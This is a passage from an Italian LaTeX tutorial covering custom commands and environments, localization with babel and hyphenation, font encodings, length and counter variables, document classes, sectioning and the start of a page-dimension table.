Nel momento in cui si lavora con documenti di grandi dimensioni, oppure si sta preparando una *veste grafica* per le proprie pubblicazioni, è importante creare una serie di istruzioni personalizzate per la creazione di ambienti, anche se queste non sono altro che una copia di istruzioni già esistenti. Il vantaggio di questo modo di procedere sta nella possibilità successiva di cambiare tutta la veste grafica semplicemente modificando il funzionamento delle istruzioni personalizzate.

LaTeX prevede anche la possibilità di ridefinire istruzioni già esistenti, ma in tal caso è importante attribuire un senso particolare (e personale) a quelle istruzioni.

L'istruzione '**`\newcommand`**' permette di creare un comando nuovo, mentre '**`\renewcommand`**' permette di ridefinirne uno già dichiarato in precedenza.

`\newcommand{`*comando*`}[`*n_argomenti*`]{`*definizione*`}`
`\newcommand{`*comando*`}[`*n_argomenti*`][`*argomento_predefinito*`]{`*definizione*`}`
`\renewcommand{`*comando*`}[`*n_argomenti*`]{`*definizione*`}`
`\renewcommand{`*comando*`}[`*n_argomenti*`][`*argomento_predefinito*`]{`*definizione*`}`

Se il comando può avere degli argomenti, è necessario indicarne la quantità, attraverso una sola cifra numerica da uno a nove; inoltre, è possibile specificare il primo argomento predefinito, da utilizzare nel caso non ne sia fornito alcuno. Infine, se si prevedono degli argomenti, questi vengono inseriti nella stringa di definizione del comando utilizzando delle metavariabili nella forma '`#`*n*', dove il numero rappresenta l'*n*-esimo argomento.

Una volta dichiarato o ridichiarato il comando, questo può essere utilizzato attraverso una sintassi riassumibile nel modo seguente, dove gli argomenti eventuali, appaiono tra parentesi graffe.

`\`*comando* | `\`*comando*`{`*argomento*`}`...

L'utilizzo più semplice, riguarda la definizione di un comando senza argomenti, come nell'esempio seguente, dove viene dichiarato '**`\bftt`**' il cui scopo è quello di iniziare l'uso di un carattere neretto e dattilografico.

```
\newcommand{\bftt}{\bfseries\ttfamily}
```

Come si vede, lo scopo è solo quello di sostituire a '**`\bftt`**', i comandi '**`\bfseries`**' e '**`\ttfamily`**'. Quello che segue è un esempio di come potrebbe essere utilizzato.

```
Il file \bftt mio-file \normalfont contiene...
```

Secondo l'esempio, la parola «mio-file» viene evidenziata in neretto e dattilografico, mentre subito dopo, attraverso il comando '**`\normalfont`**', riprende lo stile normale.

L'esempio seguente definisce un comando che richiede un argomento. Ciò che si ottiene servirà a delimitare una zona in neretto dattilografico.

```
\newcommand{\bftt}[1]{\textbf{texttt{#1}}}
```

Lo scopo è quello di sostituire al comando '**`\bftt{`**...**`}`**', i comandi '**`\textbf{\texttt{`**...**`}}`**'. Quello che segue è un esempio di come potrebbe essere utilizzato; si può osservare che in questo caso non occorre riconvertire il testo dopo la zona delimitata con le parentesi graffe.

```
Il file \bftt{mio-file} contiene...
```

L'esempio seguente, utilizzando sempre un solo argomento, ha lo scopo di replicarlo cambiandone leggermente lo stile.

```
\newcommand{\triplo}[1]{\textit{#1} \textbf{#1} \texttt{#1}}
```

Utilizzandolo nel modo seguente, si ottiene la ripetizione della parola «tanto» per tre volte, ognuna con uno stile differente: corsivo, neretto e dattilografico.

```
Ti amo \triplo{tanto}...
```

Prima di proseguire, vale la pena di vedere un esempio in cui si dichiara un comando che prevede l'uso di più argomenti.

```
\newcommand{\somma}[3]{\texttt{#1}+\texttt{#2}=\texttt{#3}}
```

Utilizzando il comando appena creato nel modo seguente, si ottiene esattamente il testo '**`5+6=11`**', dove i numeri sono in dattilografico e i segni sono composti con caratteri normali.

```
\somma{5}{6}{11}
```

Oltre a questo è possibile definire, o ridefinire, degli ambienti da utilizzare nei comandi '**\begin{**...**}**' e '**\end{**...**}**'. Per queste operazioni si utilizzano le istruzioni '**\newenvironment**' e '**\renewenvironment**'.

\newenvironment{*ambiente*}[*n_argomenti*]{*def_iniziale*}{*def_finale*}

\newenvironment{*ambiente*}[*n_argomenti*][*argomento_predefinito*]{*def_iniziale*}{*def_finale*}

\renewenvironment{*ambiente*}[*n_argomenti*]{*def_iniziale*}{*def_finale*}

Se la dichiarazione del nuovo ambiente può avere degli argomenti, è necessario indicarne il numero, attraverso una sola cifra numerica da uno a nove. Questi possono essere utilizzati **solo** nella definizione di inizio, attraverso le metavariabili '#*n*'. Come nel caso della dichiarazione di un nuovo comando, è possibile specificare il primo argomento predefinito, da utilizzare nel caso non ne sia fornito alcuno.

Una volta dichiarato o ridefinito l'ambiente, questo può essere utilizzato attraverso una sintassi riassumibile nel modo seguente, dove gli argomenti eventuali, appaiono tra parentesi graffe.

\begin{*ambiente*}
testo_contenuto
...
\end{*ambiente*}

\begin{*ambiente*}{*argomento*}...
testo_contenuto
...
\end{*ambiente*}

L'utilizzo più semplice riguarda la definizione di un ambiente senza argomenti, come nell'esempio seguente, dove viene dichiarato l'ambiente '**\bftt**' il cui scopo è quello di iniziare l'uso di un carattere neretto e dattilografico.

```
\newenvironment{bftt}{\bfseries\ttfamily}{\normalfont}
```

Come si vede, si intende sostituire '**\begin{bftt}**' con il comando '**\bfseries\ttfamily**' e rimpiazzare '**\end{bftt}**' con il comando '**\normalfont**'.

236.5.2 File di stile

La personalizzazione di istruzioni LaTeX può avvenire all'interno del documento stesso, ma generalmente è preferibile creare un file di stile da includere con l'istruzione '**\usepackage{***file_di_stile***}**'.

Quando si crea un nuovo stile conviene fare una copia di uno di quelli già utilizzati da LaTeX e quindi modificarlo.

Quando si utilizza teTeX, questi file di stile dovrebbero trovarsi nella directory '`texmf/tex/latex/base/`'.

236.6 Localizzazione

I problemi legati alla localizzazione del funzionamento di LaTeX riguardano in particolare i termini generati automaticamente dalla composizione (come *Chapter*, *Index* e simili) e la separazione in sillabe.

236.6.1 Terminologia

A seconda dello stile generale del documento che si scrive, quasi sempre, il risultato finale contiene parole inserite automaticamente da LaTeX. Questi termini sono definiti all'interno del file di stile che identifica la classe del documento.

Per modificare questo comportamento si può utilizzare uno stile aggiuntivo, scelto tra quelli contenuti nella directory '`texmf/tex/generic/babel/`', oppure si può creare uno stile personalizzato in cui si ridefiniscono le istruzioni che dichiarano questi termini.

Lo stile aggiuntivo viene caricato normalmente con il comando seguente, posto nel preambolo del documento.

```
\usepackage[italian]{babel}
```

236.6.2 Sillabazione

La sillabazione è configurata attraverso il file '`texmf/tex/generic/config/language.dat`', il quale a sua volta fa riferimento a file contenuti in '`texmf/tex/generic/hyphen/`'.

Se all'interno di questo file sembra non essere attivata la sillabazione per la lingua italiana, conviene modificarlo attraverso il sistema di configurazione di teTeX, descritto nel capitolo 229.

Se la lingua italiana, o quella che interessa, risulta già attivata, oppure se è stata fatta la procedura per attivarla, si può controllare nel file '`texmf/web2c/latex.log`', soprattutto per determinare il numero corrispondente che gli è stato assegnato. Se si trova una riga simile a quella seguente, significa che la sillabazione in italiano è disponibile.

```
\l@italian=\language3
```

236.6.3 Inconvenienti legati alla sillabazione

Se quello che si scrive è un documento tecnico pieno di termini che non fanno parte della lingua italiana, forse conviene disabilitare la sillabazione per evitare la suddivisione di termini stranieri in modo errato. Per farlo, dovrebbe essere sufficiente prevedere l'uso della sillabazione nulla (*nohyphenation*), attivandola nel documento esattamente come si farebbe per un linguaggio normale.

Per esempio, se nel file '`texmf/web2c/latex.log`' si trova la riga seguente,

```
\l@nohyphenation=\language4
```

molto probabilmente dovrebbe essere sufficiente utilizzare il comando '**`\language4`**' nel documento. Se però, per qualche ragione questo non dovesse funzionare, si possono sempre usare metodi drastici: configurare il file '`texmf/tex/generic/config/language.dat`' commentando tutte le direttive e annullando in ogni caso il sistema di sillabazione.

Eventualmente, se il problema è solo quello di evitare che qualche termine sia separato in sillabe, lo si può inserire in una scatola (come verrà descritto meglio in seguito):

```
\mbox{parola}
```

236.6.4 Spaziatura orizzontale

Secondo una regola della tipografia del passato, ormai condannata generalmente, era necessario aumentare lo spazio che divide la fine di un periodo dall'inizio del successivo. Per qualche ragione si trovano ancora documenti in lingua inglese che seguono questa regola, anche quando si tratta di file di testo.

Purtroppo TeX segue quella filosofia e tende a rendere più grande lo spazio orizzontale che c'è tra un punto finale e la parola successiva se questa ha l'iniziale maiuscola. Oltre a tutto, questo sistema crea delle difficoltà nella scrittura degli acronimi o delle abbreviazioni. Si pone rimedio utilizzando anche con LaTeX il comando '**`\frenchspacing`**' nel preambolo del documento (si veda anche il capitolo 233 a questo proposito).

236.6.5 Codifica

LaTeX permette l'uso di diverse codifiche, cioè diverse sequenze di simboli nei tipi di carattere utilizzati. Per la precisione, si distingue tra la codifica usata nel sorgente e il tipo di insieme di caratteri da usare. Nel primo caso, si usa normalmente il pacchetto '**`inputenc`**', nel modo seguente, all'interno del preambolo, in modo da stabilire l'uso della codifica ISO 8859-1 nel sorgente:

```
\usepackage[latin1]{inputenc}
```

Per quanto riguarda l'insieme di caratteri, il tipo più vecchio è OT1, definito anche *TeX text*; il più recente e più usato è T1, definito anche *TeX text extended*. L'utilizzo della codifica T1 per l'insieme di caratteri è necessaria se si vuole scrivere un documento che nel sorgente fa uso della codifica ISO 8859-1 (Latin 1).

La selezione della codifica TeX avviene attraverso il caricamento del pacchetto '**`fontenc`**', indicando come opzione la sigla della codifica desiderata.

```
\usepackage[T1]{fontenc}
```

L'esempio mostra il caricamento della codifica T1, che è quella che dovrebbe essere utilizzata nella maggior parte dei casi.

236.6.6 Localizzazione in pratica

La definizione del sistema di sillabazione è sempre necessario, mentre si è accennato poco sopra al problema dei termini da tradurre. Il modo più semplice per risolvere il problema della localizzazione (dopo avere sistemato la sillabazione) è quello di utilizzare le istruzioni seguenti nel preambolo.

```
\documentclass…
…
\usepackage[italian]{babel}
\usepackage[latin1]{inputenc}
\usepackage[T1]{fontenc}
\frenchspacing
…
\begin{document}
…
```

In questo modo, se è stata definita una sillabazione italiana, questa viene attivata automaticamente; i termini come «capitolo», «pagina»,... sono tradotti in italiano; l'insieme dei caratteri

che possono essere usati nel sorgente è ISO 8859-1 (ovvero Latin 1), avendo richiesto la codifica '**latin1**' e T1, quindi il sorgente può essere scritto utilizzando le lettere accentate senza la necessità di utilizzare codici macro particolari.

Se per qualche ragione si vuole redigere un testo multilingua, è possibile utilizzare il pacchetto '**babel**' con l'indicazione di più linguaggi, come nel modo seguente:

```
\usepackage[italian,english]{babel}
```

Successivamente, per selezionarne uno, basta usare il comando '**\selectlanguage**', con il nome prescelto. Ciò avrà effetto fino all'uso di un altro comando '**\selectlanguage**' che cambi tale indicazione.

```
...
\selectlanguage{italian}
...
\selectlanguage{english}
...
```

È importante non confondere '**\selectlanguage**' con '**\language***n*'. Nel primo caso si fa riferimento a un comando del pacchetto '**babel**'; nel secondo si fa riferimento alla sillabazione. Il primo è in grado di condizionare il secondo, ma non viceversa: non esiste un «linguaggio» corrispondente alla sillabazione nulla. Se si intende definire la sillabazione nulla occorre passare per un comando '**\language***n*' conforme.

236.7 Variabili e tipi di dati

Nel capitolo 230 è stato descritto l'uso delle variabili nel linguaggio TeX, ma quando si usa LaTeX è bene utilizzare comandi appositi, ignorando la gestione che c'è a basso livello. A ogni modo, rimane la possibilità di usare l'istruzione '**\the**' per trasformare il contenuto di una variabile LaTeX in testo della composizione finale.

236.7.1 Lunghezze

Le variabili adibite a contenere le lunghezze, si creano secondo LaTeX attraverso il comando '**\newlength**':

`\newlength\`*nome_lunghezza*

Successivamente, si assegna un valore alle variabili di questo tipo con il comando '**\setlength**':

`\setlength{\`*nome_lunghezza* `}{`*lunghezza* `}`

Come per TeX, le lunghezze che si assegnano in questo modo a una variabile, possono essere rigide oppure elastiche, secondo la stessa notazione di TeX:

lunghezza_richiesta [`plus` *lunghezza_in_estensione*] [`minus` *lunghezza_in_contrazione*]

La lunghezza che costituisce il secondo argomento del comando '**\setlength**', può essere il comando corrispondente a una lunghezza già definita in precedenza; in questo modo si può salvare un valore da richiamare in un momento successivo, quando si intende variare temporaneamente la dimensione di una lunghezza già esistente. Per esempio:

```
\newlength\salvataggio
\setlength{\salvataggio}{\textwidth}
\setlength{\textwidth}{10cm}
...
\setlength{\textwidth}{\salvataggio}
```

Quanto appare sopra, mostra il salvataggio della lunghezza originale di '**`\textwidth`**' nella variabile '**`\salvataggio`**', quindi la modifica del valore di '**`\textwidth`**' temporaneamente, alla fine il ripristino del valore di '**`\textwidth`**' leggendo il contenuto di '**`\salvataggio`**'.

L'elenco seguente riepiloga i comandi utili per la creazione e la modifica delle lunghezze:

`\newlength\`*nome_lunghezza*	crea una lunghezza nuova, corrispondente al comando '*nome_lunghezza* ';
`\setlength{\`*nome_lunghezza* `}{`*lunghezza* `}`	assegna alla lunghezza indicata il valore dell'ultimo argomento, che può essere sia una lunghezza rigida, sia una lunghezza elastica;
`\addtolength{\`*nome_lunghezza* `}{`*lunghezza_rigida* `}`	aggiunge alla lunghezza indicata il valore dell'ultimo argomento, che deve essere una lunghezza rigida;
`\settodepth{\`*nome_lunghezza* `}{`*testo*`}`	assegna alla lunghezza il valore della profondità del testo che appare come ultimo argomento;
`\settoheight{\`*nome_lunghezza* `}{`*testo*`}`	assegna alla lunghezza il valore dell'altezza del testo che appare come ultimo argomento;
`\settowidth{\`*nome_lunghezza* `}{`*testo*`}`	assegna alla lunghezza il valore della larghezza del testo che appare come ultimo argomento.

236.7.2 Contatori

LaTeX gestisce dei contatori a cui si accede attraverso parole chiave, nell'ambito di comandi che ne consentono la creazione, la modifica e la lettura. L'elenco seguente riguarda una parte dei comandi coinvolti nella gestione dei contatori:

`\newcounter{`*nome_contatore* `}[`*contatore_già_esistente* `]`	crea un contatore con il nome indicato, il cui valore viene azzerato ogni volta che quello opzionale (tra parentesi quadre) viene incrementato;
`\setcounter{`*nome_contatore* `}{`*valore*`}`	assegna il valore indicato al contatore (deve trattarsi di un valore intero, che eventualmente può essere negativo);
`\stepcounter{`*nome_contatore* `}`	incrementa il contatore di una singola unità e azzera eventualmente i contatori che dipendono da questo;
`\refstepcounter{`*nome_contatore* `}`	si comporta come '**`\stepcounter`**', con la differenza che coinvolge la creazione di un riferimento se seguito dal comando '**`\label`**';
`\addtocounter{`*nome_contatore* `}{`*valore*`}`	aggiunge al contatore il valore indicato (deve trattarsi di un valore intero, che eventualmente può essere negativo);
`\arabic{`*nome_contatore* `}`	traduce il valore del contatore in un numero arabo nella composizione finale;

`\the`*nome_contatore*	quando viene creato un contatore, si crea implicitamente questo comando, con il quale si ottiene il valore del contatore nella composizione finale, espresso in modo predefinito (di solito si tratta di un numero arabo);
`\alph{`*nome_contatore*`}`	traduce il valore del contatore in una lettera minuscola singola, pertanto si possono rappresentare solo valori da 1 a 26;
`\Alph{`*nome_contatore*`}`	traduce il valore del contatore in una lettera maiuscola singola, pertanto si possono rappresentare solo valori da 1 a 26;
`\roman{`*nome_contatore*`}`	traduce il valore del contatore in un numero romano con lettere minuscole, pertanto non si possono rappresentare valori negativi;
`\Roman{`*nome_contatore*`}`	traduce il valore del contatore in un numero romano con lettere maiuscole, pertanto non si possono rappresentare valori negativi;
`\fnsymbol{`*nome_contatore*`}`	traduce il valore del contatore in un simbolo, ma sono disponibili solo nove simboli, pertanto si rappresentano valori da 1 a 9;
`\value{`*nome_contatore*`}`	ottiene il valore del contatore, da usare all'interno di un'espressione (non riguarda la composizione).

Per esempio, si crea un contatore '**`prova`**' con il comando:

```
\newcounter{prova}
```

Al contatore è possibile assegnare un valore (il valore iniziale è zero) fisso:

```
\setcounter{prova}{-35}
```

In alternativa, si può assegnare al contatore il valore di un contatore già esistente; in questo caso si assegna il valore del contatore della pagina:

```
\setcounter{prova}{\value{page}}
```

Infine, si può inserire il valore del contatore nella composizione finale, per esempio in forma di numero arabo normale:

```
\arabic{prova}
```

Per comprendere la dipendenza che ci può essere tra i contatori, viene proposto un esempio più articolato, seguito dal risultato che si ottiene con la composizione:

```
\newcounter{uno}
\newcounter{due}[uno]

\stepcounter{uno}

\theuno . \thedue

\stepcounter{due}
```

```
\theuno . \thedue

\stepcounter{due}

\theuno . \thedue

\stepcounter{uno}

\theuno . \thedue
```

Come si può notare, in questo caso è stata usata la forma '**\the***contatore*' per visualizzare il valore del contatore preso in esame:

1. 0
1. 1
1. 2
2. 0

Per quanto riguarda l'uso di '**\refstepcounter**', le cose si complicano e richiedono la conoscenza dei comandi '**\label**' e '**\ref**' (capitolo 242). Qui viene mostrato un esempio che dovrebbe consentire una comprensione intuitiva della cosa:

```
\newcounter{prova}
\stepcounter{prova}
Il contatore ha raggiunto il valore \arabic{prova}.\par
\stepcounter{prova}
Il contatore ha raggiunto il valore \arabic{prova}.\par
\refstepcounter{prova}\label{qui}
Ciao.\par
\stepcounter{prova}
Il contatore ha raggiunto il valore \arabic{prova}.\par

Quando si mostrava la parola ‘‘ciao’’, il contatore aveva il valore
\ref{qui}.
```

Si osservi che in questo caso, avendo a che fare con riferimenti incrociati, la composizione deve essere eseguita almeno due volte:

Il contatore ha raggiunto il valore 1.
Il contatore ha raggiunto il valore 2.
Ciao.
Il contatore ha raggiunto il valore 4.
Quando si mostrava la parola "ciao", il contatore aveva il valore 3.

Il comando '**\the***contatore*' può essere ridefinito, se si desidera ottenere una forma di visualizzazione standard differente:

```
\newcounter{prova}
\renewcommand{\theprova}{\Roman{prova}}
\stepcounter{prova}
Il contatore ha raggiunto il valore \theprova.\par
\stepcounter{prova}
Il contatore ha raggiunto il valore \theprova.\par
```

Il contatore ha raggiunto il valore I.
Il contatore ha raggiunto il valore II.

LaTeX definisce e gestisce automaticamente un certo numero di contatori, a cui può essere conveniente fare riferimento. La tabella seguente elenca i contatori predefiniti più importanti:

`part`	contatore delle parti;
`chapter`	contatore dei capitoli;
`section`	contatore delle sezioni;
`subsection`	contatore delle sottosezioni;
`subsubsection`	contatore delle sotto-sottosezioni;
`paragraph`	contatore dei paragrafi;
`subparagraph`	contatore dei sottoparagrafi;
`page`	contatore delle pagine;
`equation`	contatore delle equazioni;
`figure`	contatore delle figure;
`table`	contatore delle tabelle;
`footnote`	contatore delle note a piè di pagina;

`enumi`
`enumii`
`enumiii`
`enumiv`
	contatori usati negli elenchi numerati.

236.8 Riferimenti

- *General documentation about (La)TeX*

  <*http://tex.loria.fr/english/general.html*>

- Harvey J. Greenberg, *A simplified introduction to LaTeX*, 2001

  <*http://carbon.cudenver.edu/~hgreenbe/aboutme/simplified-intro.html*>

- Tobias Oetiker, *The not so short introduction to LaTeX 2e*, 2001

  <*http://people.ee.ethz.ch/~oetiker/lshort/*>

- Leslie Lamport et al., *LaTeX 2e*

  <*http://hypatia.math.ndsu.nodak.edu/tex/bibliography/latex2e/latex2e_toc.html*>

  latex.info

- Michel Goossens, Franck Mittelbach, Alexander Samarin, *The LaTeX Companion*, Addison-Wesley, 1994

- Leslie Lamport, *LaTeX, A document preparation system, User's guide and reference manual*, Addison-Wesley, seconda edizione, 1994

- Claudio Beccari, *LaTeX, Guida a un sistema di editoria elettronica*, Hoepli, 1991, ISBN 88-203-1931-4

- Robert Kiesling, *teTeX HOWTO: The Linux-teTeX Local Guide*

  <*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html*>

- Documentazione interna della distribuzione teTeX: '`texmf/doc/*`', in particolare '`texmf/doc/latex/latex2e-html/`', dove si trova una guida di LaTeX in HTML

- Documentazione interna Info: *web2c.info*, *tex.info*, *latex.info*, *pdftex.info*

- Sebastian Rahtz, Hàn Thé Thành, *The pdfTeX user manual*, '`texmf/doc/pdftex/manual.pdf`'

LaTeX: struttura

LaTeX semplifica la scrittura di un documento, rispetto al linguaggio TeX puro e semplice, ma per questo richiede l'uso di una struttura particolare nel sorgente.

237.1 Dichiarazione dello stile generale

Lo stile generale del documento viene definito all'inizio del sorgente LaTeX attraverso la dichiarazione seguente:

```
\documentclass[opzioni]{classe}
```

Le classi possono essere:

`slides`	rappresenta una sequenza di diapositive (presentazioni).
`letter`	rappresenta una lettera vera e propria, dove non si ammette la separazione del testo in sezioni;
`article`	corrispondente a un documento senza tante pretese, ma ugualmente strutturato, che può ammettere la suddivisione in parti e sezioni (sono esclusi i capitoli);
`report`	corrispondente a un documento strutturato in parti e capitoli, inteso come una relazione;
`book`	permette di realizzare un libro suddiviso in parti e capitoli, ma a differenza della classe '**`report`**', le parti e i capitoli iniziano su pagine dispari (destre);

Il comando '**`\documentclass`**' ammette l'uso di una sola opzione, ma al suo interno possono essere indicate diverse sotto-opzioni, rappresentate da delle parole chiave, separate attraverso una virgola. Ogni classe di documento può gestire il suo gruppo particolare di sotto-opzioni, ma in generale, sono disponibili quelle seguenti che dovrebbero essere valide in ogni circostanza.

Dimensione dei caratteri:

`10pt`	il testo normale usa caratteri con un corpo di 10 punti (predefinito);
`11pt`	il testo normale usa caratteri con un corpo di 11 punti;
`12pt`	il testo normale usa caratteri con un corpo di 12 punti.

Dimensione del foglio:

`a4paper`	formato A4;
`a5paper`	formato A5;
`b5paper`	formato B5;
`letterpaper`	formato Lettera (8,5 in × 11 in);
`legalpaper`	formato Legal (8,5 in × 14 in);
`executivepaper`	formato Executive.

Altre caratteristiche:

`portrait`	orientamento verticale della pagina (predefinito);
`landscape`	orientamento orizzontale della pagina;
`draft`	bozza, evidenzia con una riga verticale il testo che straripa;
`final`	versione finale, senza segnalazioni sullo straripamento del testo (predefinito);
`twocolumn`	divide il corpo in due colonne.

Per esempio:

```
\documentclass[a4paper,11pt]{book}
```

definisce l'uso della classe '**book**', utilizzando un foglio A4 con il corpo normale dei caratteri a 11 punti tipografici; mentre il comando

```
\documentclass{book}
```

definisce l'uso della classe '**book**', senza opzioni, che così viene impostata in modo predefinito.

237.2 Preambolo

Il preambolo è quella parte di sorgente LaTeX che sta tra la dichiarazione della classe (o dello stile generale) e la dichiarazione di inizio del documento. In questo spazio si possono inserire dei comandi di LaTeX, ma non del testo da comporre. In particolare si inseriscono qui le dichiarazioni di stili aggiuntivi da incorporare, con il comando '**\usepackage**':

\usepackage[*opzioni*]{*pacchetto*}

Un gruppo abbastanza comune di comandi che di norma vengono inseriti nel preambolo, è quello con cui si definiscono i dati necessari a costruire poi la pagina del titolo:

\title{*titolo*}	titolo del documento (si può usare la sequenza '\\' per ottenere un'interruzione di riga);
\author{*autore*}	autore o autori del documento (si può usare la sequenza '\\' per ottenere un'interruzione di riga);
\date{*data*}	data del documento;
\thanks{*annotazione*}	nota a piè di pagina riferita al titolo.

237.3 Inizio e fine del documento

L'inizio del documento è contrassegnato dalla dichiarazione '**\begin{document}**' e la fine da '**\end{document}**'. Tutto quello che appare dopo la conclusione del documento viene semplicemente ignorato.

Subito dopo l'apertura del documento viene collocata normalmente l'istruzione di creazione del titolo, '**\maketitle**', seguita eventualmente dal comando di creazione dell'indice, '**\tableofcontents**':

```
\begin{document}
\maketitle
\tableofcontents
…
…
\end{document}
```

Segue il riepilogo dei comandi che riguardano in particolare l'inserimento dell'indice generale e di quelli specifici di figure e tabelle:

\maketitle	genera la pagina del titolo, traendo i dati dai comandi '**\title**', '**\author**', '**\date**' e '**\thanks**' usati nel preambolo;
\tableofcontents	inserisce l'indice generale del documento;
\listoffigures	elenca le figure che appaiono nel documento;
\listoftables	elenca le tabelle che appaiono nel documento.

A seconda della classe del documento, i comandi elencati nella tabella, che servono per la creazione di un indice, prevedono l'inserimento di un titolo automatico, attraverso un comando di dichiarazione di un capitolo o di una sezione non numerati (con un asterisco, come spiegato nella sezione successiva).

Si osservi che, a differenza dell'indice generale, la creazione di un indice analitico è un processo più complicato, che viene descritto nel capitolo 242.

237.4 Suddivisione del documento

Normalmente, il corpo del documento può essere suddiviso, a seconda del tipo di classe utilizzato. Si usano per questo i comandi elencati nella tabella seguente (anche l'asterisco fa parte dell'istruzione):

`\part[`*opzioni*`]{`*titolo_della_parte*`}` `\part*[`*opzioni*`]{`*titolo_della_parte*`}`	inizia una parte (solo per le classi '**`article`**', '**`report`**' e '**`book`**');
`\chapter[`*opzioni*`]{`*titolo_del_capitolo*`}` `\chapter*[`*opzioni*`]{`*titolo_del_capitolo*`}`	inizia un capitolo (solo per le classi '**`report`**' e '**`book`**');
`\section[`*opzioni*`]{`*titolo_della_sezione*`}` `\section*[`*opzioni*`]{`*titolo_della_sezione*`}`	inizia una sezione;
`\subsection[`*opzioni*`]{`*titolo_della_sottosezione*`}` `\subsection*[`*opzioni*`]{`*titolo_della_sottosezione*`}`	inizia una sottosezione;
`\subsubsection[`*opzioni*`]{`*titolo_della_sotto_sottosezione*`}` `\subsubsection*[`*opzioni*`]{`*titolo_della_sotto_sottosezione*`}`	inizia una sotto-sottosezione;
`\paragraph[`*opzioni*`]{`*titolo_del_paragrafo*`}` `\paragraph*[`*opzioni*`]{`*titolo_del_paragrafo*`}`	inizia un paragrafo;
`\subparagraph[`*opzioni*`]{`*titolo_del_sottoparagrafo*`}` `\subparagraph*[`*opzioni*`]{`*titolo_del_sottoparagrafo*`}`	inizia un sottoparagrafo;
`\appendix`	definisce l'inizio delle appendici.

In pratica, tutti questi comandi, escluso '**`\appendix`**', dichiarano un titolo, che a seconda del caso appartiene all'inizio di una parte, di un capitolo o di una suddivisione inferiore. Come si vede dai modelli sintattici, questi comandi prevedono la presenza di opzioni, che però in pratica non si usano; inoltre, esistono due versioni del comando, con o senza asterisco.

I comandi da '**`\part`**' a '**`\subsection`**', vengono utilizzati per la costruzione dell'indice generale (che si può poi ottenere con il comando '**`\tableofcontents`**'); inoltre, questi comandi prevedono la numerazione automatica delle voci, a seconda del livello di importanza. Se si usano questi comandi con l'asterisco, viene a mancare la numerazione e l'inserimento nell'indice generale. Le suddivisioni di livello inferiore non prevedono la numerazione e l'inserimento nell'indice, pertanto l'asterisco è praticamente privo di effetto.

```
\documentclass{report}
…
\begin{document}

\chapter{\LaTeX}

Bla bla bla bla bla bla bla...

\section{Suddivisione del documento}

Bla bla bla bla bla bla bla...

\section*{Sezione non numerata}

Questa sezione non è numerata e non ha una voce nell'indice generale.

\subsection{Sottosezioni}

Questa è una sottosezione normale, bla bla bla...

\subsubsection{Sotto-sottosezione}

Questa è una sotto-sottosezione normale, bla bla bla...

\paragraph{Paragrafo normale}

Questo è un paragrafo normale, bla bla bla...

\subparagraph{Sottoparagrafo normale}

Questo è un sottoparagrafo normale, bla bla bla...

\end{document}
```

L'esempio, in cui non appare il preambolo,[1] si traduce nel risultato visibile nella figura 237.1, dove si può osservare in che modo procede la numerazione delle sezioni e l'aspetto normale delle suddivisioni di importanza minore.

[1] Si deve definire l'uso della lingua italiana e la codifica adatta; inoltre la classe del documento deve consentire la suddivisione in capitoli.

Figura 237.1. Esempio nell'uso dei comandi di suddivisione del documento.

Capitolo 1

LaTeX

Bla bla bla bla bla bla bla...

1.1 Suddivisione del documento

Bla bla bla bla bla bla bla...

Sezione non numerata

Questa sezione non è numerata e non ha una voce nell'indice generale.

1.1.1 Sottosezioni

Questa è una sottosezione normale, bla bla bla...

Sotto-sottosezione

Questa è una sotto-sottosezione normale, bla bla bla...

Paragrafo normale Questo è un paragrafo normale, bla bla bla...

Sottoparagrafo normale Questo è un sottoparagrafo normale, bla bla bla...

1

Quando si incontra il comando '**`\appendix`**', la numerazione dei capitoli cambia, diventando alfabetica. Se nell'esempio già mostrato si inserisce il comando '**`\appendix`**' prima della dichiarazione del capitolo, si ottiene il risultato che vi vede nella figura 237.2

```
\appendix

\chapter{\LaTeX}

Bla bla bla bla bla bla bla...

...
```

Figura 237.2. Appendici.

Appendice A

LaTeX

Bla bla bla bla bla bla bla...

A.1 Suddivisione del documento

Bla bla bla bla bla bla bla...

Sezione non numerata

Questa sezione non è numerata e non ha una voce nell'indice generale.

A.1.1 Sottosezioni

Questa è una sottosezione normale, bla bla bla...

Sotto-sottosezione

Questa è una sotto-sottosezione normale, bla bla bla...

Paragrafo normale Questo è un paragrafo normale, bla bla bla...

Sottoparagrafo normale Questo è un sottoparagrafo normale, bla bla bla...

1

237.5 Ambienti

LaTeX introduce un tipo nuovo di comando, che serve a definire degli *ambienti*. L'istruzione '**\begin{***ambiente***}**' delimita l'inizio di un ambiente le cui caratteristiche sono definite dal nome contenuto tra le parentesi graffe; l'istruzione '**\end{***ambiente***}**' delimita la fine dell'ambiente dichiarato in precedenza. Per esempio, l'ambiente '**document**' definisce la zona in cui appare il corpo del documento.

A titolo di esempio, vengono elencati alcuni ambienti comuni, utilizzati frequentemente per definire le caratteristiche di paragrafi particolari:

`\begin{center}`*testo*`\end{center}`	centra orizzontalmente il testo;

`\begin{quote}`*testo*`\end{quote}`
 	
`\begin{quotation}`*testo*`\end{quotation}`
	fa rientrare leggermente il testo a destra e a sinistra;

`\begin{verbatim}`*testo*`\end{verbatim}`	mantiene il testo esattamente come digitato nel sorgente.

L'esempio seguente mostra i comandi necessari a centrare il testo «Ciao a tutti!».

```
\begin{center}
Ciao a tutti!
\end{center}
```

LaTeX: la pagina

La pagina di LaTeX viene definita automaticamente, in base alle opzioni usate nella definizione della classe del documento; eventualmente è possibile intervenire per cambiare l'impostazione predefinita, ma in tal caso tutto diventa piuttosto complesso.

238.1 Dimensioni della pagina

Le dimensioni della pagina sono definite da una serie di lunghezze rigide che possono essere modificate facilmente, ma per questo occorre conoscere le varie competenze di queste variabili. In particolare, occorre tenere presente che, a seconda della classe, ci può essere o meno una distinzione tra pagine destre e sinistre.

Figura 238.1. Lunghezze che definiscono la forma della pagina.

La figura 238.1 mostra schematicamente la competenza delle varie lunghezze utilizzate; in particolare, si osservi che si fa riferimento sempre a pagine destre, salvo il caso di classi che distinguono tra pagine destre e sinistre. La tabella 238.1 descrive le varie lunghezze, mostrando il valore predefinito in presenza della classe '**`book`**', con l'opzione '**`a4paper`**'.

Tabella 238.1. Elenco dei comandi che intervengono nella definizione delle dimensioni della pagina.

Lunghezza	Valore predefinito	Descrizione
\paperwidth	614.295pt	Larghezza del foglio di carta su cui si stampa.
\paperheight	794.96999pt	Altezza del foglio di carta su cui si stampa.
\hoffset	0.0pt	Scostamento orizzontale dal bordo interno, dopo il margine di 2,54 cm (1 in).
